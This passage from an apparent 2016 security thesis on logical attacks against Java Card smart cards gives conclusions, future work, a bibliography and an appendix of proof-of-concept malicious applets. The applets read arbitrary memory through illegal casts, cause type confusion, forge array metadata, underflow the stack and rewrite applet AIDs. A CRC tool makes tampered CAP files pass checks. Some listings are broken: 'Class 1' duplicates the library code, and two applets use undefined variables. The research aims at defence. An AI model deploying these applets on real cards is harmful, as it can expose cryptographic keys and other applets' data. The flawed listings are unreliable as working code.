- Study other secured containers, such as `AESKey` and `RSAKey`, object instances on Java Card 2.2.x and check if the implementation is similar to `DESKey` on JC 2.1.2, i.e. the cards, which encrypt the `DESKey` object, encrypt other containers in the same way.
- Study if deletion of an applet from the card nulls corresponding area in the memory of the card since it is required by Java Card runtime environment specification.
- Study the mechanism of the check of CRC checksum of CAP files to find out if the check performed on a card or by the off-card installation tool.
- Study the behavior of the stack underflow attack on a card with VM which supports integers and test it with stack underflow (dup_x 64) to find out if there is a way to get information of other frames stored on the stack.
- Study obtained memory dump contents of the cards for the presence of native code in the EEPROM memory.
- Study the mechanism used by the firewall to distinguish different security contexts and try to bypass the check. This study showed that the AID of the installed applet is not actually used by the firewall for access control (see section 3.7) and there should be another mechanism to enforce the restrictions.
- Try the applet cloning attack on other cards since the failure of the applet cloning seems to be only a technical issue and in other circumstances, it might be successful.
- Study the difference in the traces of some of the illegal instructions, such as `0xC5` on `card_a_2`, which are slightly different from the legal instructions

Chapter 8

Conclusions

This chapter presents the conclusions to our study of logical attacks on the Java Card platform and highlights the main results acquired in the research. The conclusions presented below cover all kinds of aspects from the research process to manufacturer specific implementation decisions.

- Due to the fact that internal implementation is not specified, different Java Card manufacturers have significantly different implementations which makes it is difficult to study the cards in order to find vulnerabilities. Moreover, some of the manufacturers implement countermeasures which permanently mute the card upon some illegal operations. As a result, 24 Java Cards were prematurely broken during the study because of triggering security mechanisms or damaging memory of the card.
- Most of the attacks presented in the papers [10, 11, 9, 4] and described in Chapter 4 are implementation specific and not reproducible on other cards. Although the authors of the papers make it clear that they have used the particular card to evaluate the attack, it becomes really difficult to estimate the scalability of the attacks on the other cards especially because the results of the studies normally published without specifying a manufacturer and a make.
- A Java Card emulator, if it is provided for a particular card by the manufacturer, is very useful to get insight in the internal design of the card and might help to find new attack scenarios on the card. Moreover, the knowledge of the internal structure of the objects in the memory of the cards can save a lot of time for an attack implementation.
- Although manufacturers implement countermeasures, they are not always consistent. For instance, on `card_e_1` it seems there are runtime type checks of the type which prevents all the attempts to perform type confusion, but the checks are not executed in case of a binary incompatible library, which makes it possible to get access to the memory.
- The transaction mechanism attack which was present on the cards a few years ago and studied well does not present on any of the studied cards which might indicate how the study of logical attacks helps to improve the Java Card security.
- The cryptographic key containers are not secure in the sense that it is still possible to

obtain plaintext of the keys of other applets. In most of the cases, they are not protected at all. Simple encryption does not provide enough protection against logical attacks as we demonstrated in sections 4.5 - 4.9. Nevertheless, encryption of the keys, the way it is implemented on `card_a_1`, could be useful against fault injection attacks, such as stuck-at-zero and stuck-at-one. The fault injection attacks would allow an attacker to know the key after injecting the fault in the memory storing the keys. A fault injection would be useless in case of encryption of the key because injecting the fault in the memory storing ciphertext will not help an attacker to know the corresponding plaintext.

- The study of the illegal opcodes seemed to be promising but takes a lot of time and does not necessarily provide with an exploit.
- Physical countermeasure implemented on `card_a_2` which mutes a card for about 40 minutes in case of execution performing an illegal operation on the card does make it is more difficult to study the card.
- Although most of the manufacturers implement indirect referencing on modern cards. This seems to be an effective countermeasure, but they still store metadata and data together. This does not seem to be necessary because metadata have fixed size and there is no implementation challenge to store metadata in the reference table. Storing the metadata apart from data would complicate a number of attack scenarios.
- There are some issues caused by the fact that Java Card implements a untyped stack and, in particular, cast from reference to short and back. This was exploited in section 4.4. Although it is not easy to find a real life scenario to abuse the vulnerability, it is present on all the cards tested and such a behavior is against Java Card runtime environment specification.
- Despite a large number of logical attacks presented in the recent papers, there are a number of Java Card implementations which are not susceptible to any of the known attacks. This does not guarantee that the cards have no vulnerabilities but at lest shows that it is feasible to implement Java Card on a constrained device in a significantly more secure way. `Card_d_1` and `card_c_1` are not vulnerable to any of the described attacks in this paper apart from APDU buffer reference storage. This is against specification but cannot be abused in any feasible way.

The study of the Java Card platform security revealed a number of vulnerabilities in the Java Card platform implementations against logical attacks. Despite the fact that it is not possible to run the attacks on most of the cards used for real life solutions directly, it is still a very important area of research because logical attacks allow understanding the internal design of the Java Card implementation. This could be used to apply fault injection attacks based on this knowledge. Moreover, some of the attack scenarios might include a possibility for an attacker to make a third party to install a malicious applet. Finally, the study of the logical attack helps to estimate security of the modern Java Card solutions and mitigate the risks by the implementation of the appropriate countermeasures.

Bibliography

[1] Guillaume Barbu, Guillaume Duc, and Philippe Hoogvorst. Java Card operand stack: fault attacks, combined attacks and countermeasures. In *Smart Card Research and Advanced Applications(CARDIS)*, pages 297–313. Springer, 2011. 12

[2] Guillaume Barbu, Christophe Giraud, and Vincent Guerin. Embedded eavesdropping on Java Card. In *Information Security and Privacy Research*, pages 37–48. Springer, 2012. 12, 15, 47

[3] Guillaume Barbu, Philippe Hoogvorst, and Guillaume Duc. Application-replay attack on java cards: when the garbage collector gets confused. In *Engineering Secure Software and Systems*, pages 1–13. Springer, 2012. 12

[4] Guillaume Bouffard and Jean-Louis Lanet. Reversing the operating system of a Java based smart card. *Journal of Computer Virology and Hacking Techniques*, 10(4):239–253, 2014. 11, 15, 30, 31, 67

[5] Guillaume Bouffard, Julien Iguchi-Cartigny, and Jean-Louis Lanet. Combined software and hardware attacks on the Java Card control flow. In *Smart Card Research and Advanced Applications(CARDIS)*, pages 283–296. Springer, 2011. 12

[6] Java Card. 2.1.1 Virtual Machine Specification. *SUN Microsystems Inc*, 2000. 3, 32, 51

[7] Java Card. 2.2.2 Runtime Environment Specification. *Sun Microsystems, March*, 2006. 8

[8] Mozhdeh Farhadi and Jean-Louis Lanet. Chronicle of a Java Card death. *Journal of Computer Virology and Hacking Techniques*, pages 1–15, 2016. 11, 63

[9] Emilie Faugeron. Manipulating the frame information with an underflow attack. In *Smart Card Research and Advanced Applications(CARDIS)*, pages 140–151. Springer, 2013. 11, 15, 23, 67

[10] Jip Hogenboom and Wojciech Mostowski. Full memory read attack on a Java Card. In *4th Benelux Workshop on Information and System Security Proceedings (WISSEC09)*, 2009. 11, 15, 30, 67

[11] Julien Iguchi-Cartigny and Jean-Louis Lanet. Developing a Trojan applets in a smart card. *Journal in Computer Virology*, 6(4):343–351, 2010. 11, 15, 30, 67

[12] Julien Lancia. Java Card combined attacks with localization-agnostic fault injection. In

Smart Card Research and Advanced Applications(CARDIS). Springer Berlin Heidelberg, 2012. 12

[13] Sun Microsystems. The Java Card application programming interface (API), October 2003. URL `http://homepage.cs.uiowa.edu/~tinelli/classes/181/Spring08/Papers/JavaCard221API.pdf`. 7, 40, 45

[14] Wojciech Mostowski and Erik Poll. Malicious code on Java Card smartcards: Attacks and countermeasures. In *Smart Card Research and Advanced Applications(CARDIS)*, pages 1–16. Springer, 2008. 10, 15, 19

[15] Global Platform. Card specification v2. 1.1. *Online: http://www. globalplatform. org*, 2003. 15

[16] Klaus Rothbart, Ulrich Neffe, Christian Steger, Reinhold Weiss, Edgar Rieger, and Andreas Mühlberger. Power consumption profile analysis for security attack simulation in smart cards at high abstraction level. In *Proceedings of the 5th ACM international conference on Embedded software*, pages 214–217. ACM, 2005. 12

[17] Ahmadou Al Khary Séré, Julien Iguchi-Cartigny, and Jean-Louis Lanet. Checking the paths to identify mutant application on embedded systems. In *Future Generation Information Technology*, pages 459–468. Springer, 2010. 13

[18] Dennis Vermoen, Marc Witteman, and Georgi N. Gaydadjiev. Reverse engineering Java Card applets using power analysis. In *Information Security Theory and Practices. Smart Cards, Mobile and Ubiquitous Computing Systems*, pages 138–149. Springer, 2007. 12

[19] Eric Vetillard and Anthony Ferrari. Combined attacks and countermeasures. In *Smart Card Research and Advanced Application(CARDIS)*, pages 133–147. Springer, 2010. 12, 13

[20] Marc Witteman. Java Card security. *Information Security Bulletin*, 8:291–298, 2003. 10, 15, 30

Appendix A

Malformed applets

A.1 Illegal cast of a short to a reference

```java

/**
 * Copyright 2016 Riscure
 */
package com.short_to_ref;
import javacard.framework.*;
import javacard.security.*;

/**
* Malicious applet demonstrating illegal cast of a short to a byte array pointer
* @author Sergei Volokitin
* @aid 0xA0:0x00:0x00:0x00:0xAA:0x44:0x01
* @version 1.0
*/

public class ShortToRef extends Applet
{
  // Constants
  protected final static byte  CLA_APP   = (byte) 0xA0;  // CLASS byte for regular APDUs
  protected final static byte  INS_READ  = (byte) 0xB0;  // INS byte to read arbitrary
      reference

  public static void install( byte[] bArray, short bOffset, byte bLength ) {
    new ShortToRef(bArray, bOffset, bLength);
  }

  protected ShortToRef(byte[] bArray, short bOffset, byte bLength) {
    register();
  }

  public void process(APDU apdu) {
    short offset, length;
    byte[] ba;
    byte[] buffer = apdu.getBuffer();  // get the input buffer
    if (selectingApplet()) return;  // don't process the SELECT APDU
    if (buffer[ISO7816.OFFSET_CLA] != CLA_APP) // reject APDUs with wrong CLASS byte
      ISOException.throwIt(ISO7816.SW_CLA_NOT_SUPPORTED);
    switch(buffer[ISO7816.OFFSET_INS]) {

      case INS_READ: // read from arbitrary memory position -- 0xB0
```

```
        offset = Util.getShort( buffer, ISO7816.OFFSET_P1 );
        length = (short)(buffer[ISO7816.OFFSET_LC] & 0xFF);
        ba = ptr(offset);
        if (ba != null) {
          if ((short)ba.length < 0x80) length = (short)ba.length;
          Util.arrayCopy( ba, (short)0, buffer, (short)0, length );
          apdu.setOutgoingAndSend( (short)0, length );
        }
        break;

      default:
        ISOException.throwIt(ISO7816.SW_INS_NOT_SUPPORTED);
    }
  }

  // Ill-typed function performing illegal cast of a short value to a byte pointer
  public static byte[] ptr( short addr ) {
    return null; // dummy statement to be replaced after compilation
  }
}
```

Listing A.1: Malicious applet performing illegal cast (used in Section 3.1)

A.2 Type confusion of user defined class objects

A.2.1 Class 1

```

/**
 * Copyright  2016 Riscure
 */
package class_type_conf.lib;
import javacard.framework.*;
import class_type_conf.c1.C1;
import class_type_conf.c2.C2;

/**
* @aid 0xA0:0x00:0x00:0x00:0x00:0x66:0x01
* @version 1.0
*/

public class LibC { // binary incompatible library
  /*
  public static C1 convRef(C1 c1i) { //this method should be present on a card

    return c1i;
  }*/


  public static C1 convRef(C2 c2i) {
    C1 cc = new C1();
    return cc;
  }
}
```

Listing A.2: Class 1

A.2.2 Class 2

```java

/**
 * Copyright  2016 Riscure
 */
package class_type_conf.c2;
import javacard.framework.*;

/**
* @aid 0xA0:0x00:0x00:0x00:0x00:0xC2:0x01
* @version 1.0
*/

public class C2 {
    public static byte[] sa = {0x55, 0x55, 0x55};
    public static short[] ba = {0x44, 0x44};

    public static void C2() {
        return;
    }
}
```

Listing A.3: Class 2

A.2.3 Binary incompatible library

```java

/**
 * Copyright  2016 Riscure
 */
package class_type_conf.lib;
import javacard.framework.*;
import class_type_conf.c1.C1;
import class_type_conf.c2.C2;

/**
* @aid 0xA0:0x00:0x00:0x00:0x00:0x66:0x01
* @version 1.0
*/

public class LibC { // binary incompatible library
  /*
  public static C1 convRef(C1 c1i) { //this method should be present on a card

    return c1i;
  }*/


  public static C1 convRef(C2 c2i) {
    C1 cc = new C1();
    return cc;
  }
}
```

Listing A.4: The library

A.2.4 Type confusion applet

```

/**
 * Copyright  2016 Riscure
 */
package class_type_conf;
import javacard.framework.*;
import javacard.security.*;
import class_type_conf.c1.C1;
import class_type_conf.c2.C2;
import class_type_conf.lib.LibC;

/**
* @aid 0xA0:0x00:0x00:0x00:0x00:0x01:0x01
* @version 1.0
*/

public class ClassTypeConf extends Applet
{

  protected final static byte CLA_APP    = (byte)0xA0;  //CLASS byte for regular APDUs
  protected final static byte INS_SET_EL = (byte)0xB0; //INS byte perform type confusion

  public static void install( byte[] bArray, short bOffset, byte bLength )
  {
    new ClassTypeConf(bArray, bOffset, bLength);
  }

  protected ClassTypeConf(byte[] bArray, short bOffset, byte bLength)
  {
    register();
  }

  public void process(APDU apdu) {
    short offset, length, change;
    byte[] ba;
    C1 c1i;
    C2 c2i;

    byte[] buffer = apdu.getBuffer();
    if (selectingApplet()) return;
    if (buffer[ISO7816.OFFSET_CLA] != CLA_APP)
      ISOException.throwIt(ISO7816.SW_CLA_NOT_SUPPORTED);

    switch(buffer[ISO7816.OFFSET_INS]) {

      case INS_SET_EL:
        offset = Util.getShort( buffer, ISO7816.OFFSET_P1);
        c2i = new C2();
        c1i = LibC.convRef(c2i);
        break;

      default:
        ISOException.throwIt(ISO7816.SW_INS_NOT_SUPPORTED);
    }
  }
}
```

Listing A.5: Applet performing type confusion

A.3 Abuse of the transaction mechanism

```java
/**
 * Copyright  2016 Riscure
 */
package transaction_ref;
import javacard.framework.*;

/**
* @aid 0xA0:0x00:0x00:0x00:0x33:0x33:0x01
* @version 1.0
*/

public class TransArr extends Applet
{
    protected final static byte  CLA_APP = (byte) 0xA0;  // CLASS byte for regular APDUs
    protected final static byte  INS_A   = (byte) 0xB1;  // INS byte to execute a
        transaction
    short[] trArrS;

    public static void install( byte[] bArray, short bOffset, byte bLength ) {
        new TransArr(bArray, bOffset, bLength);
    }

    protected TransArr(byte[] bArray, short bOffset, byte bLength) {
        register();
    }

    public void process(APDU apdu) {
        byte[] buffer;
        short[] localArrS;
        buffer = apdu.getBuffer();
        if (selectingApplet()) {step++; return;}
        switch(buffer[ISO7816.OFFSET_INS]) {
        case INS_A:
            trArrS = null;
            localArrS = null;

            JCSystem.beginTransaction();
            trArrS = new short[1];
            localArrS = trArrS;
            JCSystem.abortTransaction();

            if (localArrS != null) {
                Util.setShort(buffer, (short)0, (short)addr(trArrS));
            }
            apdu.setOutgoingAndSend( (short)0, (short)2);
            break;

        default:
            ISOException.throwIt(ISO7816.SW_INS_NOT_SUPPORTED);
        }
    }

    public static short addr( Object ptr ) {
        //return (short)ptr;
        return 0; // dummy statement
    }
}
```

Listing A.6: The transaction mechanism abuse (used in Section 3.3)

A.4 Array metadata manipulation

```java

/**
 * Copyright  2016 Riscure
 */
package type_confusion;
import javacard.framework.*;
import javacard.security.*;

/**
* @aid 0xA0:0x00:0x00:0x00:0xAA:0x55:0x01
* @version 1.0
*/

public class TypeConfusion extends Applet
{
    protected final static byte CLA_APP   = (byte) 0xA0;  // CLASS byte for regular
        APDUs
    protected final static byte INS_PATCH = (byte) 0xB4;  // INS to forge metadata
    byte[] mem = { (byte)0x7F, (byte)0xFF, (byte)0x01, (byte)0x00 };
    byte[] file = mem;

    public static void install( byte[] bArray, short bOffset, byte bLength ) {
        new TypeConfusion(bArray, bOffset, bLength);
    }

    protected TypeConfusion(byte[] bArray, short bOffset, byte bLength) {
        register();
    }

    public void process(APDU apdu) {
        short offset, length, offsetS, offsetD;
        byte[] buffer = apdu.getBuffer();
        if (selectingApplet()) return;
        if (buffer[ISO7816.OFFSET_CLA] != CLA_APP)
            ISOException.throwIt(ISO7816.SW_CLA_NOT_SUPPORTED);

        switch(buffer[ISO7816.OFFSET_INS]) {

        case INS_PATCH: // run arbitrary code
            // make file point to the beginning of the data part of mem, containing the
                artificial meta data
            file = ptr( (short)(addr( mem ) + 4) );
            Util.setShort( buffer, (short)0, (short)file.length );
            apdu.setOutgoingAndSend( (short)0, (short)2 );
            break;
        default:
            ISOException.throwIt(ISO7816.SW_INS_NOT_SUPPORTED);
        }
    }

    public static short addr( byte[] ptr ) {
        //return (short)ptr;
        return 0; // dummy statement
    }
    public static byte[] ptr( short addr ) {
        //return (byte[])addr;
        return null; // dummy statement
    }
}
```

Listing A.7: Metadata manipulation applet (used in Section 3.4)

A.5 Binary incompatible modules

A.5.1 Binary incompatible library

```java

/*
 * Copyright  2016 Riscure All rights reserved.
 */
package binaryincompatible.server;

import javacard.framework.*;
/**
* @aid 0xA0:0x00:0x00:0x00:0xFF:0x10:0x01
*/
public class Server {

    /* // The method installed on a card
    public static short[] convertRef ( short[] ref ) {
        return ref;
    }
    */

    public static short[] convertRef ( byte[] ref ) {
        return null;
    }
}
```

Listing A.8: Binary incompatible library (used in Section 3.5)

A.5.2 Applet using the binary incompatible library

```java

/*
 * Copyright  2016 Riscure All rights reserved.
 */

package binaryincompatible.app;
import javacard.framework.*;
import binaryincompatible.server.Server;

/**
* @aid 0xA0:0x00:0x00:0x00:0x01:0x01:0x01
*/
public class BinIncApp extends Applet {
    protected final static byte CLA             = (byte) 0xA0;
    protected final static byte INS_READ        = (byte) 0xB0;
    short[] sBuffer = {};

    public static void install( byte[] bArray, short bOffset, byte bLength )  {
        new BinIncApp(bArray, bOffset, bLength);
    }

    public BinIncApp(byte[] bArray, short bOffset, byte bLength) {
        register();
    }

    public void process(APDU apdu) {
        byte[] buffer = apdu.getBuffer();
        short length;

        if (selectingApplet()) return;

        switch(buffer[ISO7816.OFFSET_INS]) {

          case INS_READ:
            sBuffer = Server.convertRef( ba2 );
            length = (short)sBuffer.length;
            for ( short i = 0; i < length; i++ ) {
              Util.setShort( buffer, (short)(2*i), sBuffer[i] );
            }
            apdu.setOutgoingAndSend( (short)0, length);
            break;

          default:
            ISOException.throwIt(ISO7816.SW_INS_NOT_SUPPORTED);
        }
    }
}
```

Listing A.9: Applet using binary incompatible library

A.6 Stack underflow

```

/**
 * Copyright  2016 Riscure
 */
package stack_underflow;
import javacard.framework.*;

/**
* @aid 0xA0:0x00:0x00:0x00:0x00:0x07:0x01
* @version 1.0
*/

public class StackUnderflow extends Applet
{
    protected final static byte CLA_APP  = (byte) 0xA0; //regular APDU CLASS byte
    protected final static byte INS_READ = (byte) 0xB0; //INS byte to read data from
        file
    short[] st = {1, 2, 3, 4};

    public static void install( byte[] bArray, short bOffset, byte bLength ) {
        new StackUnderflow(bArray, bOffset, bLength);
    }
    protected StackUnderflow(byte[] bArray, short bOffset, byte bLength)  {
        register();
    }

    public void process(APDU apdu) {
        short offset, length;
        byte[] buffer = apdu.getBuffer();
        if (selectingApplet()) return;
        if (buffer[ISO7816.OFFSET_CLA] != CLA_APP)
        ISOException.throwIt(ISO7816.SW_CLA_NOT_SUPPORTED);

        switch(buffer[ISO7816.OFFSET_INS]) {
            case INS_READ: // read from arbitrary memory position
                offset = Util.getShort( buffer, ISO7816.OFFSET_P1 );
                m1((short)0xD0D0, (short)0x1F1F);
                for (short i = 0; i < (short)st.length; i++) {
                    Util.setShort( buffer, (short)(2*i), (short)st[i] );
                }
                apdu.setOutgoingAndSend((short)0, (short)st.length );
                break;

            default:
                ISOException.throwIt(ISO7816.SW_INS_NOT_SUPPORTED);
        }
    }
     // method is used to analyze the stack content
    public short m1 (short s1, short s2) {
        short lm11 = (short)0x1111;
        short lm12 = (short)0x1212;
        foo();
        return (short)0x1717;
    }

    public void foo() {
        short s1 = 0;
        short s2 = 0;
        short s3 = 0;
        short s4 = 0;

        /*  // modify in JCA
        dup2;
        sstore_1;
        sstore_2;
        sstore_3;
        sstore 4;
        */
        st[0] = s1;
        st[1] = s2;
        st[2] = s3;
        st[3] = s4;
        return;
    }
}
```

Listing A.10: Applet performing stack underflow (used in Section 3.6)

A.7 Applet AID modification

```

/**
 * Copyright  2016 Riscure
 */
package aid_modification;
import javacard.framework.*;

/**
* @aid 0xA0:0x00:0x00:0x00:0xEE:0x01:0x01
* @version 1.0
*/

public class AIDModification extends Applet
{
    protected final static byte  CLA_APP         = (byte) 0xA0;  // CLASS byte for
        regular APDUs
```

```java
    protected final static byte  INS_READ       = (byte) 0xB0;  // INS byte to read data from file
    protected final static byte  INS_PATCH      = (byte) 0xB1;  // INS byte to patch file length
    protected final static byte  INS_WRITE      = (byte) 0xB2;  // INS byte to change AID

    byte[] mem = { (byte)0x7F, (byte)0xFF, (byte)0x01, (byte)0x00 };
    byte[] file = mem;

    public static void install( byte[] bArray, short bOffset, byte bLength ) {
        new AIDModification(bArray, bOffset, bLength);
    }

    protected AIDModification(byte[] bArray, short bOffset, byte bLength) {
        register();
    }


    public void process(APDU apdu) {
        short offset, length;

        byte[] buffer = apdu.getBuffer();
        if (selectingApplet()) return;
        if (buffer[ISO7816.OFFSET_CLA] != CLA_APP)
        ISOException.throwIt(ISO7816.SW_CLA_NOT_SUPPORTED);

        switch(buffer[ISO7816.OFFSET_INS]) {

            case INS_READ: // read from arbitrary memory position
                offset = Util.getShort( buffer, ISO7816.OFFSET_P1 );
                length = (short)(buffer[ISO7816.OFFSET_LC] & 0xFF); // Le
                if (length == (short)0) { // report length of file
                    Util.setShort( buffer, (short)0, (short)file.length );
                    apdu.setOutgoingAndSend( (short)0, (short)2 );
                } else {
                    if (offset < (short)0 || offset > (short)file.length) // wrong offset
                    ISOException.throwIt(ISO7816.SW_WRONG_P1P2);
                    if ((short)(offset + length) > (short)file.length) // wrong length
                    ISOException.throwIt(ISO7816.SW_WRONG_LENGTH);
                    Util.arrayCopy( file, offset, buffer, (short)0, length );
                    apdu.setOutgoingAndSend( (short)0, length );
                }
                break;

            case INS_WRITE:
                // buffer data content: | offset1 | offset2 | AID_len | AID |
                offset = Util.getShort( buffer, ISO7816.OFFSET_CDATA );
                Util.arrayCopy(buffer, (short)(ISO7816.OFFSET_CDATA + 5), file, offset, (short)(buffer[(short)(ISO7816.OFFSET_CDATA + 4)]) );
                offset = Util.getShort( buffer, (short)(ISO7816.OFFSET_CDATA + 2) );
                Util.arrayCopy(buffer, (short)(ISO7816.OFFSET_CDATA + 5), file, offset, (short)(buffer[(short)(ISO7816.OFFSET_CDATA + 4)]) );
                break;

            case INS_PATCH: // forge metadata
                file = ptr( (short)(addr( mem ) + 4) );
                Util.setShort( buffer, (short)0, (short)file.length );
                apdu.setOutgoingAndSend( (short)0, (short)2 );
                break;
            default:
                ISOException.throwIt(ISO7816.SW_INS_NOT_SUPPORTED);
        }
    }

    public static short addr( byte[] ptr ) {
        //return (short)ptr;
        return 0; // dummy statement
    }

    public static byte[] ptr( short addr ) {
        return null; // dummy statement
    }
}
```

Listing A.11: Applet modifying AIDs (used in Section 3.7)

A.8 Modification of CAP file's CRCs

```java

/*
 * Modifies CRC codes of a corrupted CAP file.
 * Copyright  2016 Riscure All rights reserved.
 */

import java.io.File;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.util.Enumeration;
import java.util.jar.JarEntry;
import java.util.jar.JarFile;
import java.util.jar.JarOutputStream;
import java.util.zip.CRC32;
import java.util.zip.Checksum;


public class CRC_modifier {

    public static void main(String[] args) throws Exception {
        JarFile jarInFile = new JarFile(args[0]);
        File jarOutFile = new File(args[1]);
        recomputeCRC(jarInFile, jarOutFile);
        return;
    }

    public static void recomputeCRC(JarFile jarInFile, File jarOutFile) throws Exception
         {
        int bytesRead;
        int tmp = 0;
        InputStream is;
        byte[] buffer = new byte[4096]; // buffer to copy content of the files
        JarOutputStream jarOutStream = new JarOutputStream(new FileOutputStream(
            jarOutFile));

        Enumeration<JarEntry> e = jarInFile.entries();

        while (e.hasMoreElements()) {
            JarEntry je = (JarEntry) e.nextElement();
            String name = je.getName();
            long crc = je.getCrc();

            JarEntry nje = new JarEntry(name);
            nje.setMethod(JarOutputStream.STORED);

            is = jarInFile.getInputStream(je);
            bytesRead = 0;
            Checksum checksum = new CRC32();

            while ((tmp = is.read(buffer)) != -1) {
                checksum.update(buffer, 0, tmp);
                bytesRead += tmp;
            }
            long crcVal = checksum.getValue();
            nje.setCrc(crcVal);
            nje.setSize(bytesRead);
            if (je.getCrc() != nje.getCrc()) {
                System.out.println("CRC of " + je.getName() + " recomputed.");
            }
            jarOutStream.putNextEntry(nje);
            is = jarInFile.getInputStream(je);

            // copying of the content of the entry
            bytesRead = 0;
            while ((bytesRead = is.read(buffer)) != -1) {
                jarOutStream.write(buffer, 0, bytesRead);
            }
            is.close();
            jarOutStream.flush();
            jarOutStream.closeEntry();
        }
        jarOutStream.close();
    }
}
```

Listing A.12: Application for recalculation of CRCs (used in Section 3.8)